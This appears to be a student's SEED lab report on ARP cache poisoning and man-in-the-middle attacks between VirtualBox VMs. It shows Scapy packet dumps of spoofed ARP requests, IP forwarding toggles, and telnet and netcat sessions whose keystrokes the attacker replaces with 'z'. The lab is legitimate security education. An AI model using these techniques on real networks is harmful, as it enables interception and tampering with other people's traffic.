
```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## Pinging Ubuntu 2 from Ubuntu 1




```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ ping 10.0.2.9
PING 10.0.2.9 (10.0.2.9) 56(84) bytes of data.
From 10.0.2.14: icmp_seq=1 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=1 ttl=63 time=3.20 ms
From 10.0.2.14: icmp_seq=2 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=2 ttl=63 time=2.12 ms
From 10.0.2.14: icmp_seq=3 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=3 ttl=63 time=1.77 ms
From 10.0.2.14: icmp_seq=4 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=4 ttl=63 time=1.73 ms
From 10.0.2.14: icmp_seq=5 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=5 ttl=63 time=8.44 ms
From 10.0.2.14: icmp_seq=6 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=6 ttl=63 time=8.53 ms
64 bytes from 10.0.2.9: icmp_seq=7 ttl=63 time=7.92 ms
From 10.0.2.14: icmp_seq=8 Redirect Host(New nexthop: 10.0.2.9)
64 bytes from 10.0.2.9: icmp_seq=8 ttl=63 time=5.71 ms
64 bytes from 10.0.2.9: icmp_seq=9 ttl=63 time=2.76 ms
64 bytes from 10.0.2.9: icmp_seq=10 ttl=64 time=1.98 ms
64 bytes from 10.0.2.9: icmp_seq=11 ttl=64 time=1.72 ms
64 bytes from 10.0.2.9: icmp_seq=12 ttl=64 time=1.79 ms
64 bytes from 10.0.2.9: icmp_seq=13 ttl=64 time=2.83 ms
64 bytes from 10.0.2.9: icmp_seq=14 ttl=64 time=0.780 ms
64 bytes from 10.0.2.9: icmp_seq=15 ttl=64 time=1.59 ms
64 bytes from 10.0.2.9: icmp_seq=16 ttl=64 time=3.16 ms
64 bytes from 10.0.2.9: icmp_seq=17 ttl=64 time=1.41 ms
^Z
[1]+ Stopped                  ping 10.0.2.9
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## wire shark observation in ubuntu1



## wire shark observation in ubuntu2




Same above step is repeated with addition of setting the ip forward and redirect can be seen in the wireshark observation.

---

## Step 4 (Launch the MITM attack)

### Attacker



```
[attacker [Running] - Oracle VM VirtualBox]
Terminal
dst      = 08:00:27:16:1d:52
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.8
hwdst   = 08:00:27:16:1d:52
pdst    = 10.0.2.9


###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst   = 08:00:27:ab:41:94
pdst    = 10.0.2.8

.
Sent 1 packets.

.
Sent 1 packets.


[10/11/21]seed@Nikhil_PES1UG20CS821:~$ sudo python task2.py
```

### IP Forward set to 0



```
[attacker [Running] - Oracle VM VirtualBox]
Terminal
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## Running the program 2.1.py in attacker machine




```
attacker [Running] - Oracle VM VirtualBox
Terminal
###[ Ethernet ]###
dst      = 08:00:27:16:1d:52
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.8
hwdst   = 08:00:27:16:1d:52
pdst    = 10.0.2.9

###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst   = 08:00:27:ab:41:94
pdst    = 10.0.2.8

.
Sent 1 packets.

.
Sent 1 packets.
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## Getting connected to Ubuntu 2 from Ubuntu 1




```
ubuntu1 [Running] - Oracle VM VirtualBox
Terminal
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.9
Trying 10.0.2.9...
Connected to 10.0.2.9.
Escape character is '^].
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Mon Oct 11 02:57:15 EDT 2021 from 10.0.2.8 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[10/11/21]seed@Nikhil_PES1UG20CS821:~$ nikhil
```

## wire shark observation in Ubuntu 2



Here we turn off the ip forwarding and spoofing is done when the ubuntu1 connects to ubuntu2 using telnet the attackers performs spoofing and whatever the data typed in by the ubuntu1 user gets replaced by the constant character 'z' which can be seen in the wireshark in ubuntu2.

## Task 3: MITM Attack on Netcat using ARP Cache Poisoning Attacker

```
attacker [Running] - Oracle VM VirtualBox
Terminal
###[ Ethernet ]###
dst      = 08:00:27:16:1d:52
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.8
hwdst   = 08:00:27:16:1d:52
pdst    = 10.0.2.9

###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type     = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hlen     = 6
plen     = 4
op       = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst   = 08:00:27:ab:41:94
pdst    = 10.0.2.8

Sent 1 packets.
Sent 1 packets.
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## IP forwarding is set to 1

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the top right corner, displaying the command `sudo sysctl net.ipv4.ip\_forward=1` followed by the output `net.ipv4.ip\_forward = 1`. The desktop interface includes a vertical application menu on the left, a dock at the bottom with icons for File Explorer, Mail, and other utilities, and a system tray at the bottom right showing the date and time.

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
[10/11/21]seed@Nikhil_PES1UG20CS821:~$
```

## ARP table in Ubuntu 1

The screenshot shows a Linux desktop environment with a dark theme. A terminal window is open in the top right corner, displaying the command `arp` followed by a table of ARP entries. The table includes columns for Address, HWtype, HWaddress, Flags, Mask, and Iface. The entries show various IP addresses mapped to MAC addresses on interfaces `enp0s3` and `enp0s3` (incomplete). Below the table, the command `nc 10.0.2.9 9090` is run, followed by the name `nikhil`.

Address	HWtype	HWaddress	Flags	Mask	Iface
10.0.2.16		(incomplete)			
10.0.2.3	ether	08:00:27:ce:53:6d	C		enp0s3
10.0.2.1	ether	52:54:00:12:35:00	C		enp0s3
10.0.2.14	ether	08:00:27:7a:0e:fb	C		enp0s3
10.0.2.9	ether	08:00:27:7a:0e:fb	C		enp0s3

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ nc 10.0.2.9 9090
nikhil
```

## ARP table in Ubuntu 2

The screenshot shows a desktop environment with a terminal window open. The terminal output is as follows:

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address      Hwtype  HWaddress      Flags Mask          Iface
10.0.2.8      ether    08:00:27:ab:41:94  C           enp0s3
10.0.2.14     ether    08:00:27:7a:0e:fb  C           enp0s3
10.0.2.3      ether    08:00:27:ce:53:6d  C           enp0s3
10.0.2.1      ether    52:54:00:12:35:00  C           enp0s3
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ nc -l 9090
zzzzzz
```

The desktop interface includes a taskbar with various icons (File Explorer, Task View, Edge, File History, Taskbar settings) and a system tray showing weather (26°C Rain showers), battery level (3:56 PM), and date (10/11/2021).

This is same objective of the task 2 but the ubuntu1 does not get connected through telnet whereas netcat is used when the ubuntu1 user tries to communicate with the ubuntu2 through the port 9090 the characters are replaced by the constant character 'z' by the attacker.